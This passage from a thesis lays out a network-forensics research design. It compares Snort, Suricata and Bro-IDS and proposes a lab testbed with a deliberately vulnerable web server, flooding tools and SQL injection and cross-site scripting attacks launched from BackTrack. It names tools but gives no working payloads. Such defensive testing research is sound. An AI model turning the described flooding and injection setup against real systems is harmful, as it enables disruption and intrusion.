The model is designed for real world investigations and therefore requires modification for laboratory testing of software tools. The Preparation phase is important to assure compliance but for tool testing compliance is sufficient rather than court authorization. The second phase is relevant to laboratory experiments where the detection capability of a tool requires testing. A validation should be done to minimize the false alarms and confirm the suspected attack types by signature. This will help to make a decision whether to continue the investigation or leave the alert as a false alarm. There are number of tools that will help to indicate a wide list of attack and some of these tools are Bro-IDS, Snort, P0f, Ntop, Wireshark, PADS

and Sebek. The research requires two modes; one to deploy protective measures in incident response mode and one to collect evidence. In mode 1 the response must respond to the type of attack identified and then to make action plans that explain how to defend from future attack and to recover from the damage when they occur. In mode 2 the network system must have the capability to collect and store evidence. Because of the large number of packets passing through any Webserver storage is often done by signature reports rather than every packet. The input sensors have to be reliable and they have to be in the right place to collect maximum evidence. The tools that are widely used to assist this phase are TCPdump, NfDump, Silk, PADs, Snort, Bro-IDS and TCPFlow.

The preservation phase is equally important in the laboratory. Hashing of all the logs and trace data preserves the integrity of evidence and assists in verification after storage or transportation. Similarly original evidence can be stored and accurately accessed for analysis. The examination phase relies on the examination of forensic images (not originals). The evidence collected is analysed and searched methodically to extract specific indictors of interest. The tools that might be used in this phase are TCPDump, Wireshark, TCPFlow, Flow-tools, TCPStat, NetFlow, TCPDstat, Ngrep, NfDump, PADS, Argus, Nessus, Sebek, TCPTrace, Ntop, TCPXtract, SiLK, TCPRe- play, P0f, Nmap, Bro, and Snort.

The analysis phase and the investigation phases are both relevant to the laboratory experimental context. All the indictors that were identified in the examination phase can be classified and correlated to infer observations and attack patterns. This can be done by using different techniques including data mining and comparative analysis to match the attack patterns. DNS queries, packet fragmentation, protocol and operating system fingerprinting are, for example, types of the important metrics related to attacks. The best practice way to do the analysis is by putting all the attack patterns together, reconstructing and replaying them in order to understand the methodology that the attacker used to perform the crime. The tools that might be used in this phase are TCPDump, Wireshark, TCPFlow, Flow-tools, TCPStat, NetFlow, TCPDstat, Ngrep, NfDump, PADS, Argus, Nessus, Sebek, TCPTrace, Ntop, TCPXtract, SiLK, TCPRe- play, P0f, Nmap, Bro, and Snort.

The investigation paths can also be followed in the laboratory and the research performed in compliance with the legal requirements for presenting evidence. The output of the proposed research is tool improvement and investigator guidance and

hence no actual reports for legal purposes are to be produced. However compliance with the Pilli et al. (2010) model can be helpful as a methodological guide and an overall plan for research phases. The model is capable of handling network forensics in real-time and post attack scenarios. The first five stages are capable of controlling real-time network traffic and handling the data as evidence. The first phase of preparation helps to set all the required tools in place. The second phase detection helps to detect attacks and capture network traffic in order to ensure the integrity of data. The third phase incident response is created to respond to attacks by defending and collecting evidence. The persevation phase assures evidence integrity and the investigation phase assures any resultant advice is legally compliant.

3.1.4 Intrusion Detection as Source of Evidence

A network intrusion detection system is a system that identifies intrusions by analysing network traffic and monitors multiple hosts. Network intrusion detection systems can obtain network traffic by port mirroring or network tap to other elements such as firewall, router and hubs (Lokhande, Bhaskarwar, Bhaskarwar, & Chidrawar, 2012).

One of the most important digital forensics processes related to security hacking incidents is to collect information from log meta data which mostly are stored in network intrusion detection systems and other security tools. The tools are designed for debugging rather than evidence collection therefore the use can lead to the collection of incomplete information about attacks. Therefore, there is a need for new tool developments to help address the problem in order to improve the quality and efficiency of the evidence collection.

3.1.5 Open Source IDSs

There is a wide array of intrusion detection systems that are specifically designed for wired networks. These systems and/or products are available in two types; either open source software or commercial ones and all of them are addressing a range of organizational security goals and considerations. However, the main purpose of this study is to identify the most popular and widely used open source intrusion detection systems. Some of these systems are Snort, Bro-IDS, Suricata and Time machine which work in conjunction with Bro-IDS.

Snort is one of the most popular deployed systems in most network security environments and it is considered to have a huge dataset of signatures for malicious activities. It searches for very specific content in the network stream and reports each instance of a particular signature. Snort's modular design allows developers to create and add extra features into the core detection engine (Sommer, 2003). However, snort may have some disadvantages such as dropping packets when the process network rate is at 100-200 megabytes per second before reaching the processing limit of a single CPU because the Snort engine is only designed to work with single-threaded multi-stage units (Roesch, 2005; Lococo, 2011; Albin, 2011). On the other hand, Bro-IDS is slightly different in that it uses a sophisticated signature by means of its policy language. It can analyse network traffic at a much higher-level of abstraction, and has powerful facilities for storing information about past activity and incorporating it into analysis of new activity which means it is better for forensics (Sommer, 2003).

Another new open source intrusion detection system is Suricata released by the Open Information Security Foundation (OISF). This system is mainly a new signature-based network intrusion detection engine. This system is well developed for examining HTTP traffic for the attacker strategies and evasion techniques launched by attackers to avoid some intrusion detection systems (Ristic, 2009). Unlike snort, it has the ability to employ native multi-threaded operations which are considered to be important as the network bandwidth increases (Nielsen, 2010). However, Suricata still has something in common with Snort that it supports the same rule language utilized in the Snort rules (OISF, 2011).

When investigating hacking incidents, it is considered to be difficult or even ambiguous to determine the valuable information related to input validation threats because most of the IDSs cannot record a large amount of traffic and they cannot view the whole content of the attacks. However, Maier et al., (2005) developed a tool called Time Travel (TT) which is capable of accessing past network traffic for further investigation. They developed this tool based on another tool (Kornexl, Paxson, & Dreger, 2005) named Time Machine (TM) which is a tool that records all network traffic in detailed forms. Therefore, they were successful in storing many types of vulnerabilities and related information but the main problem is that there are various types of unknown input validation threats that can be difficult to identify

within the content due to lack of knowledge about them, therefore it would be important to study and improve IDS performance to detect such threats.

The authors (Pomeroy & Tan, 2011) improved the previous work and suggested using Bro-IDS in conjunction with TM to address one kind of input validation vulnerabilities called SQL injection. By applying their techniques, they were able to record the malicious activity which can be a valuable source for proving digital evidence because it can be used to show the action of SQL injection method and provide more details about the attacker such as his/her IP address. However, despite their unique work, they only address a simple SQL injection vulnerability and it is difficult to say whether this method is effective to address a wide variety of other input validation threats such as buffer overflow or more sophisticated encoded injection attacks. Further study that can combine all the input validation vulnerabilities and deliver single file outputs would be progress for investigator requirements.

3.1.6 IDS Evaluation

Evaluation tests have been published for intrusion detection systems and the aim of the research undertaken by others is to overcome the common issues related to the system performance and the capabilities of detections. Different techniques were used to evaluate these systems and they showed problem areas. However, this research has targeted the recent studies since the researchers use recent versions of IDS as well as new sophisticated techniques and tools to evaluate.

Day & Burns, (2011) targeted and evaluated the most popular intrusion detections systems Suricata and Snort in the open source community. They managed to evaluate the performance of each one in a VMware Workstation that runs 2.8GHz Quad-core Intel Xeon CPU with 3 GB of RAM. This VMware also consists of an Ubuntu server virtual machine. The main aspect of their study is to examine the accuracy and speed of the intrusions detection engines. They launched their experiment under stress testing and number of malicious attacks. They set the main variables to be the CPU, the network bandwidth and the alert generation. They controlled these variables by using CPU limit to measure the processor use, TCPreplay to measure the network bandwidth and they generated six malicious exploits using the Metaspolit framework to simulate the attacks. As a result of their work, it shows that Snort is more efficient with system resources and Suricata has a

higher accuracy rate. They proved that when operating in a multi-CPU environment, Suricata has the potential to be a more scalable and accurate. However, they concluded that Suricata accuracy will decrease if it uses single core because of the higher resource demand that it requires.

Another similar study published by (Albin, 2011) compared the same IDS Suricata and Snort. His study was conducted in VMware ESXi installed in server hardware Dell PowerEdge R710 dual core server 96GB of RAM and the chosen OS was Centos 5.6 as a part of the testing process, and used Pytbull which is designed to evaluate IDS abilities to detect malicious traffic. In addition he used TCPdump and TCPreplay to perform static file analysis and to capturing the traffic. Another significant tool "Collectl" was used to collect the system performance data.

The Albin, (2011) experiment was conducted to examine the real-time performance of each NIDS independently while monitoring all backbone traffic coming from the Naval Postgraduate School (NPS) Education Resource Network (ERN). Also he managed to measure each IDS capabilities of detecting malicious traffic but was not concern about the detection accuracy as much as testing the computational performance. They concluded that Suricata's multi-threaded architecture requires more memory and CPU resources than Snort. He observed that Suricata could accommodate many network instances with no need to use multiple instances. On the other hand, snort is efficient but with limited ability to measure more than 200-300 Mbps network bandwidth per instance. He also concluded his experiment by measuring the detection capabilities and found out that both systems have missed several common malicious packets. These architectures and conclusions are useful in developing the proposed thesis study.

3.1.7 Evidence Collection in LAN Networks

Saari & Jantan, (2011) proposed a forensic IDS architecture system using a network forensic server that helps to implement distributed mobile agents with centralized manager as shown in figure 3.1. This helps to apply redundancy for the agents manager in order to ensure the information collected from other applications are secure and reliable. They implemented a data mining engine for extraction and clustering purposes so the evidence repository will be stored and classified for further clear investigation or analysis. This is all useful knowledge in how to set up an experiment and what to test for in security and forensic capability.




Figure 3.1: F-IDS architecture adapted from (Saari & Jantan, 2011, p.698)

The framework of F-IDS is consists of three main components: evidence collection, identification and classification and results and documentation as shown in figure 3.2.

Figure 3.2: F-IDS framework adapted from (Saari & Jantan, 2011, p.698)

The evidence collection phase manages to use IDS to collect real time and offline information for network components. The IDS is based on combining anomaly based and signature based IDS with slight modifications to interact with the multi agent approach as well as a data mining engine. They believe that their work with IDS will reduce false positive and false negative alarms, improve the accuracy of detection, and the clustering of the evidence captured for future analysis. The result of this phase is to gather the log file from IDSs (Saari & Jantan, 2011).

The second phase helps to analyse the file logs captured at the first stage. The evidence identification and classification assists to identify and classify intrusions.

The classification of intrusions depends on the level of evidence accuracy in order to minimize the redundancy and help investigators analyse a small amount of information. This classification is performed by using a data mining engine that uses a genetic algorithm for clustering purposes. As a result of this phase, it obtains a high level of evidence credibility and then stores this possible evidence in a data repository. The last phase will generate and document valuable information about the required evidence for further action in court (Saari & Jantan, 2011).

They believe that the main contribution of their work and creating F-IDS is to collect accurate and clean evidence. This contribution may help to the collection of evidence by reducing the storage consumption. They believe this work will help forensics professionals to obtain effective and efficient evidence because their technique can filter and classify the desirable evidence based on the level of accuracy as well as this technique can reduce hardware costs.

Although their work will significantly contribute to the area of intrusion detection system, the Barnyard tool has included one great feature that proposes the same method. The Barnyard configuring file includes the option that takes Snort or Suricata output and alerts and then sends it to bro-ids in order to get more information and reduce false alarms. The Barnyard method can be implemented in the forensic server to obtain valuable information and reduce the false alerts.

3.2 THE RESEACH QUESTIONS AND HYPOTHESIS

The review of the current research in section 3.1 has helped to focus attention onto possible methods and ways to implement the different parts for a comprehensive research project. The focus also helps tp resolve the problems and issues identified in section 2.12 and to confirm the problems of tool performance are significant. Hence the research questions and hypothesis can be stabalised in this section 3.2. The related studies have inferred that IDSs are really important to forensics investigation as a source of evidence but some of them are not capable of handling a huge amount of traffic as well as they struggle to determine a whole description of an attack code. There are other noted issues existing in these IDSs when collecting network traffic as a source of digital evidence. Also, there are some issues associated with acquisition and preservation of network traffic as a source of digital evidence. Therefore, the set of the following questions will help to narrow down the issues and

open the research into methods for assessing the IDSs in order to help to collect, acquire and preserve an accurate and clean evidence for further investigation.

Table 3.1: the proposed main question for the research

Main question: What are the best capabilities for one NIDS that provides security alert detection, performance and attack evidence?
That the NIDS have to provide security alert detection when an attack occurs as well as it should perform very well under network workload. It also has to be capable of collecting and providing accurate and efficient attack evidence to support digital forensics investigation in LAN networks.

In order to address the main question and have a clear understanding, other secondary questions are listed below in table 3.2. These questions have been derived from the related studies in Section 3.1 and have been planned to answer various linked components of the main research questions.

Table 3.2: shows the secondary questions observed from the main one.

Secondary question 1: What are the resource cost implications for an IDS that stores all the required information?
Secondary question 2: How well do the IDSs provide details about the attack vectors including the time, the type of attack, details of the attack?
Secondary question 3*:* What are the methods, tools and techniques utilized to direct in action the digital forensics examination and analysis of the acquired data from the captured traffic by the proposed IDSs?
Secondary question 4: What is an optimal performance for an IDS?

Hypotheses have been created for all the secondary questions as shown in Table 3.3. The hypotheses have been briefly described as they are positive assertions at this stage of the research process. In Table 3.3, each hypothesis has been structured to answer each one of the secondary questions in the same order.

Table 3.3: shows the hypotheses for the secondary questions.

Hypothesis 1: That the cost implication of the IDSs hardware and software have be to affordable to all network administrators and also have to be capable of storing all the required information including the time, type, attack vectors and details of the attacker.
Hypothesis 2: That the IDSs have to be assessed to determine only one IDS carrying out all the important features of digital forensics collection requirements including the time, the type of attack, details of the attack.
Hypothesis 3: That the proposed IDS and their attached monitoring security systems will have to show the best practice in term of being helpful to digital forensics investigation for collecting valid evidence.
Hypothesis 4: That the proposed system will have to show the best performance of each NIDS in which detecting all attacks and their vectors, handling workload of traffic and helping digital investigation.

3.3 THE RESEARCH MODEL

The purpose of this research is to create system design and architecture improvement that assist the performance and the collection capabilities of IDSs and the acquisition and preservation of digital evidence in LAN networks. The proposed research will be based on experimental design. Experimental design is "the process of planning a study to meet specific objectives". The main reason for choosing experimental study is because this method will help to plan the experiment to ensure the right type of data are available to answer the research questions listed in section 3.2. The experimental design of this research will rely on the theory of empirical research methods described earlier in the introduction section since it is related to experience and observation only.

The objective of the research in terms of forensic investigation is to implement Pilli et al. (2010) proposed model for network forensic analysis that manages to show the best way of collecting, acquiring and preserving network traffic. It is proposed to carry out the best practice advice. The implementation of this model will

show a whole picture of the LAN network and will lead to acquiring the network traffic between the network components. A revised research model inferred from Pilli et al., (2010) network forensics model is shown in figure 3.5 and will be used to guide the implementation of the network testbed.

The first phase of using the model is to prepare and configure the LAN network properly and initiate a standard testing in order to determine the capabilities of the network infrastructure. The network devices such as routers, web server, switches and security tools such as firewalls, intrusion detection systems and packet analysers have to be installed, configured and deployed at different points on the network. However, each one of the network component needs to be tested independently by checking the network baseline performance and determine the interaction between these components.

The network performance will be tested by using the method called SNMP (Simple network monitoring protocol). SNMP is "an application layer protocol used to manage network resources" (Networks, 2005, p. 3). This standardization helps network administrators to gain the ability to monitor network performance. This method leads to significant benefits that allow a network administrator to obtain a control in managing an efficient and strong network (Networks, 2005). Therefore, by ensuring that the functionality of the LAN network is working properly, the LAN network traffic acquisition will be clean and accurate.

The second phase is the detection part that IDSs, Wireshark and the firewall generate alerts that indicate a security breach. A quick validation needs be taken in order to minimize the false alarms and confirm the suspected attack. This will help to make a decision whether to continue the investigation or leave the alert as a false alarm. This phase is divided into two stages: *incident response* and *collection*. The response to the attack detected is initiated based on the information collected to authenticate and measure the incident. This response must rely on the type of attack identified and managed by the system policies and resource constraints. The next step is to make action plans that explain how to defend from future attack and recover from the damage already done. In the collection phase, all traffic data must be collected from the sensors IDSs, firewall and Wireshark.

There will be a slight modification in the collection phase by integrating and installing a Forensics server on the network. The forensics server will be the base of all the captured traffic that obtained from all IDSs, firewalls and the other tools such

Wireshark. Since there are several IDSs and they all use different algorithms of capturing the malicious traffic, the only aspect they have in common is that they all save all the traffic as Pcap file. However, it is difficult to determine what the best NIDS for capturing the required information. Therefore, all the traffic captured by these sensors will be sent to the forensics server where there will be a new application (written by the researcher) that assesses and evaluates the capabilities and accuracy of the captured traffic by using data mining techniques in a user friendly format. The techniques will be discussed further in the analysis phase.

The preservation of evidence will be done by managing the collected data gained from the IDSs in the form of logs and traces saved on a backup devices which must be configured to read only media. Also, a hash of all the logs and trace data is to be done. One important part of this phase is copying the original data and analyse them rather than dealing directly with the original data. This is performed for compliance with the legal processes which has to validate that the results obtained from the copied data are the same as the original ones.

Examining the evidence will be done by forensically processing collected data using a combination of automated and manual methods, and assessing and extracting data of particular interest, while preserving the integrity of the data. The evidence collected is analysed and searched mathematically to extract specific indictors of the committed crime. However, this process has to carry out crucial information from the sensor and I have to take a good care of them in order not to lose data. This also will help to find the weakness in the sensors and show how they can be improved to address such weaknesses in the future.

The indicators that were identified in the examination phase now must be classified and correlated in the analysis phase to infer observations using the existing attack pattern. This can be done by using different techniques including data mining and soft computing to match the attack pattern. DNS queries, packet fragmentation, protocol and operating system fingerprinting are, for example, types of the important parameters related to the attacks. The best practice way to do the analysis is by putting all the attack patterns together, reconstructing and replaying them in order to understand the methodology which the attacker used to perform his crime.

The F-IDS architecture will be adapted in this phase to assure that the information collected from the IDSs is reliable. The same technique as F-IDS will be used but instead the Pcap file of each NIDS will be examined and analysed

independently. Each Pcap file of these IDSs will be utilized as a testing dataset that runs against a training dataset obtained from Wireshark.




Figure 3.3: shows the capabilities of Wireshark in providing the XSS code script.

The reason for choosing Wireshark Pcap file as a training dataset is because it has been proven that Wireshark can minimize the false alarm of IDS as well as it can contains all the attack vectors. Also, Pomeroy & Tan (2011) used Wireshark as evidence that shows a SQL injection attack code proves their theory about the Time Machine IDS that is capable of extracting SQL injection attack vectors. However, a

pilot test has been done to prove also that Wireshark is capable of capturing Cross-site scripting attack code as shown in Figure 3.3.

The investigation phase is to define the path of a victim network and communication the trail back to the point of the attack. The packets captured are utilized for attribution of the attack action. This phase relies on some features from the previous phase 'Analysis' and therefore these two phases make confirmation of how the attack was delivered. Attribution helps to identify the identity of the attacker and this is the most difficult part when performing network forensics. To draw a conclusion from this phase provides valuable data for incident response and prosecution of the attacker.

The final phase is to develop and present the observations in an understandable language for a court and also provide explanation of the processes used to come to the conclusion. The conclusion is mostly explaining the network forensics analysis if the information presented results in carrying out the legal proceedings against the attacker or if the network system is to be hardened. In this phase, the investigator must write the documentation to meet the either legal or IT technical requirements.

3.3.1 Proposed System Architecture

The modified forensics model in section 3.3 helps to draw the first baseline that leads to the creation of a LAN network system for experimentation. This system will be deployed in laboratory environment which contains external and internal components as shown in Figure 3.5. The external devices are a firewall, router, IDSs server, Sniffer server, Web server and forensic server. The sniffer server will be placed at the backbone of the network as it requires carrying Wireshark to capture all the traffic going to the LAN network. The firewall is placed at the gate of the LAN network as it will route all the traffic to the router. The router will then route the traffic to the IDSs server and the Web server. The sniffer server is placed between the router and the IDSs server in order to monitor all the traffic. The IDSs server will gather all the traffic as Pcap files and then forward them to the centralised forensic server to perform data preservation.




Figure 3.4: The proposed LAN network for the research.

The purpose of this design is to assess the IDSs capabilities in detecting input validation attacks which occur on the Web server as well as evaluating their performances under a big amount of traffic. For example, an attacker aims to perform SQL injection on the web application that will interact with the attacker as HTTP traffic. This traffic is carrying the HTTP request and response actions as well as carrying the malicious code. This malicious code will transfer through the firewall to the router routing it to the IDSs server and then to the Web server. The IDSs server job at this point is to analyse this traffic and confirm whether they are malicious or not.

The proposed system architecture will be implemented into a testing environment which technically consists of four entities. The first entity is the existing LAN infrastructure including the firewall, the routers, and the web server. The second component is the main testing elements for the forensics model in section 3.3 and these elements are the IDSs server and the forensics server. The third component of the testing environment is the attacker's laptop and the tools required for the input validation attacks. The fourth component of the testing environment is the stress testing computer that contains the stress testing tools to send a huge amount of traffic to the LAN network. The next section will outline and help identifying the required hardware and software specification and configuration in order to obtain a robust infrastructure as well as the expected results.

3.3.2 System Components

The system infrastructure will be managed to implement four components: the forensics model requirements, LAN network, the attacker environment and the fourth one is the stress testing equipment. Each one of these components requires specific hardware and software configurations. Therefore, the next section will describe each one individually and the best way of configuring them correctly.

3.4.2.1 Forensics model configuration

The tools and hardware for network forensics investigation have been discussed in depth in chapter 2 and reported in the related studies in section 3.1. The research model in section 3.3 has resolved and proposed the best open source software including IDSs and packet sniffing that should be used together to obtain clean and reliable evidence. In order to evaluate the accuracy and reliability of the evidence, these IDSs tools will be measured independently. This means each NIDS will be installed and configured in a solo computer and then plugged into the network independantly.

Luckily, the security community has provided researchers with these tools as open source software and the processes for configuring them. However, one community has created a system combining all these tools. For example, the Security Onion has live a CD that included the required NIDSs and packet sniffing tools in a Linux distributed system. Security Onion community claims that a great defence can be gained when combined a number of IDSs is in one system. The best way is to install Security Onion system is on a solo server and then link it to LAN network as a final evaluation with the other NIDSs that will show the capabilities of combining all of them at once. This operating system will be used as a forensic server because it contains all the needed NIDS and other security monitoring systems that can gather evidence from those NIDSs.

The hardware configuration is selected in accordance with the NIDs requirements. Every NIDS has a simple manual help to configure the tools properly. The configuration of each NIDS can be seen in Appendix A. Each one of these systems will be installed in Xubuntu Linux distributed system. The essential requirements for all the software is 1GB RAM for the core OS, 7GB RAM for the server components (software), so each one will have the capacity of 7GB RAM in each test. Also, Captured traffic may fill the disk quickly so the size of the disk

storage should be appropriate to store all the traffic. Therefore, 2TB hard drive capacity has been installed in the machine in order to avoid any collision.

The software configuration again is based on the NIDs requirements. All the IDSs will be installed independently in one solo server. This solo server will carry the hardware configuration aforementioned to make it equal for all of them in the evaluation testing. Based on the observation of each IDS manual, all of them can be installed in Linux system by following simple commands. A small program has been developed by Using Python programming language to capture the Pcap file of each NIDS (see Appendix F) and then send it to the forensic server for final evaluation. The reason for sending all these IDSs and sniffing log files is to compare them with each other and have an accurate and efficient evaluation. Therefore, the forensic server will carry all the logs and this server will be managed to run on a personal computer with the mentioned hardware to interact with the network traffic.

3.4.2.2 Local network configuration

The proposed LAN network will contain external and internal components. The external devices are a firewall, router, IDSs server, Sniffer server, Web server and forensic server. The webserver will contain a vulnerable website named Mutillidae that is an open source software that is mainly built for penetration testing the common web application vulnerabilities. Also, the other servers, router and firewalls need to be connected with each other by cables by configuring the routing with specific ports. SolarWinds, network configure generator, will be used to squeeze more performance and value out of the network by activating the devices capabilities. This application will boost the network performance by activating IOS features being installed. It will save time by running advanced network scripts made from simple, predefined config templates Sail through the Command Line Interface (CLI) as well as it will enable advanced network device features with an intuitive graphical user interface (GUI).

3.4.2.3 Stress testing configuration

The stressing test phase of the proposed system design is flooding traffic to every device located inside the LAN network. The flooded traffic will be generated by specific tools such as Siege, Hping, Inundator and Smurf installed in a penetration testing system called BackTrack 5. BackTrack is a distribution based on the Debian

GNU/Linux Ubuntu distribution built to assess digital forensics investigators and information security penetration testers. It is named after backtracking, a search algorithm. The current version is BackTrack 5 R3. In summary, this system is the most appropriate one in terms of good penetration tools as well as time budgets.

3.4.2.4 Attacking tools configuration

The final phase of the proposed system design is the attacker actions that are launched by specific open source tools which will generate the malicious codes and send them to the web server. The best collection of input validation attacks' tools are installed in a penetration testing system BackTrack 5. All these tools are installed and configured properly in BackTrack. The only work is to target the website address "IP" and perform the attack.

3.4 DATA REQUIREMENTS

To order to evaluate the proposed forensic model, there is a need to identify where data is generated between devices in the LAN network. This data will be collected, then analysed and reported in chapter 4. This section has been categorised into three elements: data generation, data collection and data analysis and reporting. Each one of these elements will be discussed in depth in order to gain valuable structure in generating, collecting, analysing and reporting the wanted data.

3.4.1 Data Generation

Data generation is the most essential aspect that will help adequately evaluate the proposed system design. Although there are many ways of generating data, some specific methods have to be performed to achieve the desirable results. In this thesis, the means of data generation is all the traffic transmitted between the LAN devices. The traffic comes in different formats from all the devices including the LAN devices routers, firewalls, the web server and users as well as it can be the malicious traffic coming from the attacker device.

The art of data generation requires monitoring all the traffic to confirm that the network is working properly and efficiently. In order to measure the capabilities of the LAN network communication between devices in phase one, Simple network monitoring protocol (SNMP) will be installed and deployed. This standardization helps a network administrator to gain the ability to monitor network performance.

This method leads to significant benefits that allow a network administrator to obtain a control in managing an efficient and strong network. There are many tools that support the SNMP protocol and since the aim of this thesis is to implement applications at the lowest cost, Cacti will be the best choice. Cacti "http://www.cacti.net".is an enterprise grade network monitoring and network management platform developed under the open source model. The purpose of Cacti is to be a scalable management application platform for all aspects of the FCAPS network management model while it is open source and free for public use. It focuses on discovering faults on the network and managing the performance of all network devices

During phase two, Cacti will also help to measure the performance and the ability of the proposed forensic model. Cacti as being implemented in phase one, it will help identify the correct traffic rates that transmitted per second on the LAN network. Therefore, it will be the baseline for providing the main performance evaluation. The traffic rates that are generated from different stress tools and the attacker computer will be compared to the ones observed by Wireshark and Cacti to finalize the performance evaluation of the IDSs as well as the proposed forensic model.

